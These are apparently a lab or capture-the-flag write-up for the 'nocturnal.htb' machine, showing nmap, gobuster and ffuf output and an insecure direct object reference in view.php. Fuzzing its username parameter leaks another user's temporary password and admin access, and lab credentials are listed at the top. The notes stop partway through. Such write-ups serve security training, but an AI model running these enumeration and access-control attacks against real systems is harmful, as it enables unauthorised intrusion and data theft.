credentials

nocturnal.htb
my ip:10.10.14.177
target ip:10.10.11.64

LibreOffice/24.2.0.3$Linux_X86_64 LibreOffice_project/420$Build-3


<support@nocturnal.htb>

user: amanda
password: arHkG7HAI68X8s1J


user:tobias
password:slowmotionapocalypse

report

nocturnal.htb
my ip:10.10.14.177
target ip:10.10.11.64




```
→  Downloads nmap -p 22,80 -A -T4 10.10.11.64
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-15 18:05 EDT
Nmap scan report for 10.10.11.64
Host is up (0.012s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 20:26:88:70:08:51:ee:de:3a:a6:20:41:87:96:25:17 (RSA)
|   256 4f:80:05:33:a6:d4:22:64:e9:ed:14:e3:12:bc:96:f1 (ECDSA)
|_  256 d9:88:1f:68:43:8e:d4:2a:52:fc:f0:66:d4:b9:ee:6b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nocturnal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (99%), Linux 4.15 - 5.8 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 3.1 (94%
), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 2.6.32 (94%), Linux 5.0 - 5.5 (94%), HP P200
0 G3 NAS device (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   11.91 ms 10.10.14.1
2   12.34 ms 10.10.11.64

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.14 seconds
→  Downloads
```



```
➜ Downloads gobuster dir -u http://nocturnal.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://nocturnal.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 403) [Size: 162]
/backups              (Status: 301) [Size: 178] [--> http://nocturnal.htb/backups/]
/uploads2             (Status: 403) [Size: 162]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
➜ Downloads
```

On the website, we can register an account and login to meet a dashboard that allow us to upload file.



Welcome, toto


Upload File

Your Files

test-1-1.pdf (Uploaded on 2025-04-16 03:39:55)

I tried a bunch of things, upload doesnt look like it is exploitable.

But if we take a look at the network tab, we can see some weird request:



Filter Headers

▸ GET http://nocturnal.htb/view.php?username=toto&file=test-1-1.pdf

Status 200 OK
Version HTTP/1.1
Transferred 347 B (8.76 kB size)
Referrer Policy strict-origin-when-cross-origin
Request Priority Highest
DNS Resolution System


▾ Response Headers (347 B)

Cache-Control: no-store, no-cache, must-revalidate
Connection: keep-alive
Content-Disposition: attachment; filename="test-1-1.pdf"
Content-Type: application/octet-stream
Date: Wed, 16 Apr 2025 03:45:09 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: nginx/1.18.0 (Ubuntu)

We have a auth cookie, it should be used there so we can only get OUR uploaded files. But there is a username value ? Maybe we can put admin instead and get critical file ?


Admin doesnt have any file, but maybe another account does ?

We launch a fuff command to fuzz and find member with uploaded files



```
➜ Downloads ffuf -u "http://nocturnal.htb/view.php?username=FUZZ&file=test-1-1.pdf" -H 'Cookie: PHPSESSID=95ljcuukk2ngfj5dt
t1qbvai29' -w /usr/share/wordlists/dirb/common.txt -fs 2985

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://nocturnal.htb/view.php?username=FUZZ&file=test-1-1.pdf
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Header           : Cookie: PHPSESSID=95ljcuukk2ngfj5dtt1qbvai29
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 2985
________________________________________________

toto                    [Status: 200, Size: 8757, Words: 3499, Lines: 367, Duration: 285ms]
a                       [Status: 200, Size: 3968, Words: 1187, Lines: 129, Duration: 284ms]
admin                   [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 286ms]
amanda                  [Status: 200, Size: 3193, Words: 1176, Lines: 129, Duration: 286ms]
hacker                  [Status: 200, Size: 3123, Words: 1175, Lines: 129, Duration: 287ms]
test                    [Status: 200, Size: 3151, Words: 1175, Lines: 129, Duration: 286ms]
:: Progress: [4614/4614] :: Job [1/1] :: 140 req/sec :: Duration: [0:00:35] :: Errors: 0 ::
➜ Downloads
```

Amanda have interesting files




Available files for download:

privacy.odt


shell.php.doc

rev.php.pdf



```
<text:p text:style-name="P1">
   Nocturnal has set the following temporary password for you: arHkG7HAI68X8s1J.
```

With this we can login as amanda, we discover that she has access to admin pannel !



File Structure (PHP Files Only)

